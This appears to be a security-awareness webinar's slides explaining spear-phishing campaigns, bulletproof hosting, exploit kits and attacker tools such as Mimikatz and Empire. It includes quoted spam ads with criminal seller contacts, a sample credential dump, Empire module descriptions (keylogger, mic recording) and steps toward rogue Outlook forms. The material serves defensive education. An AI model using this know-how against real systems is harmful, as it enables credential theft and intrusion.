- Creating a Spear-phishing Campaign
- Hacker Attacks To Get Inside Your Network
- Hacker Tricks to Take Over Your Network

Creating Spear-phishing Campaign

How Hackers Get Many Logons and Passwords:

Spear-phishing Campaigns

- Hundreds to thousands of targeted phishing emails sent to many employees each containing current project or event details
- Email may come from a trusted third party
- Anything phisher learns from OSINT research can be used
- Only takes one replier and they are in!

Creating Spear-phishing Campaign

How Hackers Get Many Logons and Passwords:

Spear-phishing Campaigns

- They use “email marketing” tools
- Use bulletproof hosting services
 - Cannot be easily “taken down”, will not follow requests to minimize illegal activity, uses moving (dynamic) IP addresses and DNS names
 - Involved web sites may only be alive for hours and may be uniquely created on-the-fly for each victim who clicks on link
- Very competitive market, often advertised out in the open, takes years to shutdown

Creating Spear-phishing Campaign

How Hackers Get Many Logons and Passwords:

ICQ UIN: 747956030



SPACE. <space@space.com>(SPACE. via idg.onmicrosoft.co
To Recipients

Retention Policy Junk Email (30 days)

i This item will expire in 29 days. To keep this item longer apply a different Retention Policy.
Links and other functionality have been disabled in this message. To turn on that functionality, move this message to the Inbox.
We could not verify the identity of the sender. Click here to learn more.
The actual sender of this message is different than the normal sender. Click here to learn more.

we sell tools for email blast (inbox SMTP/bulletproof cpanel/fresh emails/RDP: \$1000 per month)
Contact me below for more details.

WHATSAPP NO: +22565026591

SKYPE ID:moneykey

ICQ UIN: 747956030

EMAIL ID/HANGHOUT: moneykey878@gmail.com

shutdown

!!!!!!SPAMMING TOOLS IS READY FOR YOU.



TOOLS. X <spamming1900@tools.com>(TOOLS. X via idg.onmicrosoft.com)
To Recipients

Retention Policy Junk Email (30 days)

i Links and other functionality have been disabled in this message. To turn on that functionality, move this message to the Inbox.
This message was marked as spam using a junk filter other than the Outlook Junk Email filter.
We could not verify the identity of the sender. Click here to learn more.
The actual sender of this message is different than the normal sender. Click here to learn more.

AM SELLING TOOLS TO WORK AND ALSO BLAST FOR MEN.

SUCH AS: WEBMAIL UNLIMITED, LIKE: BLUE ZIMBRA, ROUND CUBE, OUTLOOKS,SQUIRREL. ETC.
SMTP UNLIMITED, LIKE: DOMAIN SMTP, IP SMTP, EMAILS AND PASSWORD, OFFICE 365, FRESH EMAILS FROM MY DATABASE.
GOOD ADMIN RDP WITH AMS + TURBO MAILER, PAID DATING SITE, SCAMPAGE, LINKEDIN, AND MANY MORE.

SPECIAL OFFER.

I can blast for you with my sender.....

you can add me for any of my ids below.....

WHATSAPP NO: +22565348226

SKYPE ID : live:. cid.967401029d52ddc8

EMAIL ID/HANGHOUT: spammingtools1900@gmail.com

Creating Spear-phishing Campaign

How Hackers Get Many Logons and Passwords:

Bulletproof Hosting Examples


Region	Time range	Number of Sites Scanned		Type of Site Detected ?
All Regions ?	1 Year ?	<input checked="" type="radio"/> More than 1,000 ?	<input type="radio"/> Any number of sites	<input checked="" type="checkbox"/> Compromised Sites <input checked="" type="checkbox"/> Attack Sites
Autonomous System ?	Number of sites scanned ?		Scanned sites hosting malware ?	% of AS scanned ?
Distinct New Media SRL (48067)	2,829		2,601 (92%)	>99%
Antal Ltd. (198678)	1,216		1,114 (92%)	Unknown
Santrex Internet Services (57668)	9,821		8,637 (88%)	>99%
Megacom ISP (33798)	1,319		1,149 (87%)	<1%
RN Data SIA (41390)	4,991		4,084 (82%)	91%
OOO "Lexus" (48949)	1,439		1,068 (74%)	43%
BurstNET Limited (51377)	9,726		6,685 (69%)	10%
Petersburg Internet Network LLC (44...	17,568		12,013 (68%)	19%
Timofeeva Inna Leonidovna PE (581...	1,783		1,207 (68%)	>99%
Pilosoft, (26627)	1,397		825 (59%)	12%

Creating Spear-phishing Campaign

How Hackers Get Many Logons and Passwords:

Infected Websites – Increasing Not Getting Better

START 📅 2/28/2006 END 📅 7/10/2019





SELECT DATASET NUMBER OF SITES DEEMED DANGEROUS BY SAFE BROWSING ▼

Creating Spear-phishing Campaign

How Hackers Get Many Logons and Passwords:

Infected Websites– Time to clean-up website once notified

START  5/21/2006 END  7/19/2019




Creating Spear-phishing Campaign

How Hackers Get Many Logons and Passwords:

Infected Websites– Reinfection Rate

START  5/21/2006

END  7/19/2019



Creating Spear-phishing Campaign

Defenses:

- Technical Controls
- Security Awareness Training

*See any of our anti-phishing webinars



Stay out of the Net: Your Ultimate Guide to Phishing Mitigation

Roger Grimes, KnowBe4's Data-Driven Defense Evangelist, covers a number of techniques you can implement now to minimize cybersecurity risk due to phishing and social engineering attacks. Don't get caught in a phishing net! Learn how to avoid having your end users take the bait.

[Watch Now](#)

<https://info.knowbe4.com/webinar-stay-out-of-the-net>


Agenda

- Getting Your Email Address and Password
- Creating a Spear-phishing Campaign
- Hacker Attacks To Get Inside Your Network
- Hacker Tricks to Take Over Your Network

How Hackers and Malware Break In

Here Are the 10 Ways:


- Programming Bug
- Social Engineering
- Authentication Attack
- Human Error
- Misconfiguration
- Eavesdropping/MitM
- Data/Network Traffic Malformation
- Insider Attack
- Reliance Issue
- Physical Attack



How Hackers and Malware Break In

Most Popular Ways

- Social Engineering
- Unpatched Software
- Javascript- and Powershell-based Exploit Kits
- Get you to run a trojan horse executable
- Exploit any Internet public-facing node containing an unpatched vulnerability



How Hackers and Malware Break In

Exploit Kits

There are literally dozens of exploit kits anyone can buy that do all the hacking for the buyers:

- They will penetrate web sites and inject malicious code that infects visitors
- They contain multiple exploits for vulnerabilities
- If they can't silently infect user, they will offer up social engineered file download for the user to run
- Centralized mgmt. console, 24x7 tech support, help for cashing out ill gotten gains

How Hackers and Malware Break In

Exploit Kits

Pseudo exploit attempt code

```
if chrome installed then try chrome exploits 1 & 2
    if exploits worked then install malware goto finish
end
if ie installed then try ie exploits 1, 2, and 3
    if exploits worked then install malware goto finish
end
if flash installed then try flash exploit 1 & 2
    if exploit worked then install malware goto finish
else try fake patch download
if mac try fake mac patch
if win try fake win patch
end
finish
```

The fake messages, which can appear in up to 30 different languages, have included phony appeals to have users install new versions of Flash Player, Chrome, Microsoft Edge, Firefox and Internet Explorer, as well as new font packs.

How Hackers and Malware Break In

Exploit Kits

Multiple Exploits


Exploit kits and CVEs (July 2018)			RIG EK	GrandSoft EK	Magnitude EK	GF Sundown EK	KaiXin EK	Underminer EK	Pseudo-EK
Internet Explorer	CVE-2016-0189	9 to 11		x			x		x
	CVE-2018-8174	VBScript engine	x		x		x	x	x
Edge	CVE-2016-7200	Chakra JS engine					x		
Flash Player	CVE-2015-3105	up to 18.0.0.160					?		
	CVE-2015-5119	up to 18.0.0.194							x
	CVE-2018-4878	up to 28.0.0.137	x			x		x	
Java	CVE-2011-3544	JRE 7 and 6 Update 27					x		
	CVE-2012-4681	SE 7 Update 6					x		
	CVE-2013-0422	7 Update 10					x		

Image from: <https://blog.malwarebytes.com/threat-analysis/2018/08/exploit-kits-summer-2018-review/>


How Hackers and Malware Break In

Exploit Kits

Exploit Kit – Blackhole

Admin console

example



How Hackers and Malware Break In

Exploit Kits

Example Sales

Price for Blackhole

Annual license: \$ 1500
Half-year license: \$ 1000
3-month license: \$ 700

Update cryptor \$ 50
Changing domain \$ 20 multidomain \$ 200 to license.
During the term of the license all the updates are free.

Rent on our server:

1 week (7 full days): \$ 200
2 weeks (14 full days): \$ 300
3 weeks (21 full day): \$ 400
4 weeks (31 full day): \$ 500
24-hour test: \$ 50

- There is restriction on the volume of incoming traffic to a leasehold system, depending on the time of the contract.

Providing our proper domain included. The subsequent change of the domain: \$ 35
No longer any hidden fees, rental includes full support for the duration of the contract.

Image from infosecinstitute.com

How Hackers and Malware Break In

Exploitation Databases

There are literally dozens of websites with hundreds to thousands of exploits anyone can use to break into something.

- Step 1 – Find an exploit scanning tool that will tell you what software and versions computers are running (e.g., Nmap, etc.)
- Step 2 – Figure out what unpatched vulns are available in that version of the software
- Step 3 – Find or code the exploit to break into the computer

How Hackers and Malware Break In

Exploitation Databases

There are literally dozens of websites with hundreds to thousands of exploits anyone can use to break into something, including:

- Exploit Database (<https://www.exploit-db.com/>)
 - Over 44,500 exploits

2019-07-10	↓	✓	Microsoft DirectWrite / AFDKO - Use of Uninitialized Memory While Freeing Resources in var_loadavar
2019-07-10	↓	✓	Microsoft DirectWrite / AFDKO - Stack-Based Buffer Overflow in do_set_weight_vector_cube for Large nAxes

Showing 1 to 15 of 41,484 entries

How Hackers and Malware Break In

Exploitation Databases

There are literally dozens of websites with hundreds to thousands of exploits anyone can use to break into something, including:

- Exploit Database (<https://www.exploit-db.com/>)
 - Over 44,500 exploits
- <https://securiteam.com/exploits/>

How Hackers and Malware Break In

Exploitation Databases

There are literally dozens of websites with hundreds to thousands of exploits anyone can use to break into something, including:

- Metasploit Framework
 - <https://www.metasploit.com/>
 - Free and commercial tool
 - Over 3000 exploit modules

Oracle Weblogic Server Deserialization RCE - AsyncResponseService Disclosed: April 23, 2019	MODULE	EXPLORE
Spring Cloud Config Server Directory Traversal Disclosed: April 17, 2019	MODULE	EXPLORE
Oracle Application Testing Suite Post-Auth DownloadServlet Directory Traversal Disclosed: April 16, 2019	MODULE	EXPLORE
Mac OS X TimeMachine (tmdiggnose) Command Injection Privilege Escalation Disclosed: April 13, 2019	MODULE	EXPLORE
Mac OS X Feedback Assistant Race Condition Disclosed: April 13, 2019	MODULE	EXPLORE
Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability Disclosed: April 10, 2019	MODULE	EXPLORE
WordPress Google Maps Plugin SQL Injection Disclosed: April 02, 2019	MODULE	EXPLORE

Hacker Tricks to Take Over Your Network

Mimikatz

- <https://github.com/gentilkiwi/mimikatz>
- Dumps AD password hashes, pass-the-hash, and “golden ticket” attacks

```
cmd: mimikatz 2.2.0 x64 (oe.eo)

Authentication Id : 0 ; 173747 (00000000:0002a6b3)
Session           : Interactive from 1
User Name         : Administrator
Domain           : VICTIMMACHINE
Logon Server      : VICTIMMACHINE
Logon Time        : 7/10/2019 4:25:57 PM
SID               : S-1-5-21-1399973682-244801238-2328893529-500


msv :
[00000003] Primary
* Username : Administrator
* Domain   : VICTIMMACHINE
* NTLM     : ae974876d974abd805a989ebead86846
```

Hacker Tricks to Take Over Your Network

Empire Toolkit:

Currently one of the most commonly used hacker tools

- <https://www.powershellempire.com/>
- On Windows uses PowerShell scripts
- Privilege escalations
- Lateral movement
- Persistence
- Mimikatz and Metasploit integration



Hacker Tricks to Take Over Your Network

Empire Powershell:

Currently one of the most commonly used hacker tools

- <https://www.powershellempire.com/>
- Over 285 hacker modules

```
=====
[Empire] Post-Exploitation Framework
=====
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
=====
restart-vm-
tools
EMPIRE

285 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) > |
```

Hacker Tricks to Take Over Your Network

Empire Powershell:

285+ hacking modules

OSX Examples

```
python/persistence/osx/mail
```

Installs a mail rule that will execute an AppleScript stager when a trigger word is present in the Subject of an incoming mail.

```
python/collection/osx/osx_mic_record
```

tools

Records audio through the MacOS webcam mic by leveraging the Apple AVFoundation API.

```
python/collection/osx/search_email
```

Searches for Mail .emlx messages, optionally only returning messages with the specified SearchTerm.

```
python/collection/linux/keylogger
```

Logs keystrokes to the specified file. Ruby based and heavily adapted from MSF's osx/capture/keylog_recorder. Kill the resulting PID when keylogging is finished and download the specified LogFile.

How Hackers and Malware Break In

Rogue Outlook Forms

Another example: Create custom Outlook form which starts rogue app or shell when specific email is received


- Modify Outlook form to do something malicious
- Can do anything programming can do

Bad Forms

Rogue Forms

Create custom Outlook form which starts rogue app or shell

- Need to add **Developer** tab to Outlook
- File, Options
- Quick Access Toolbar
- Design a Form
- Add>>
- OK


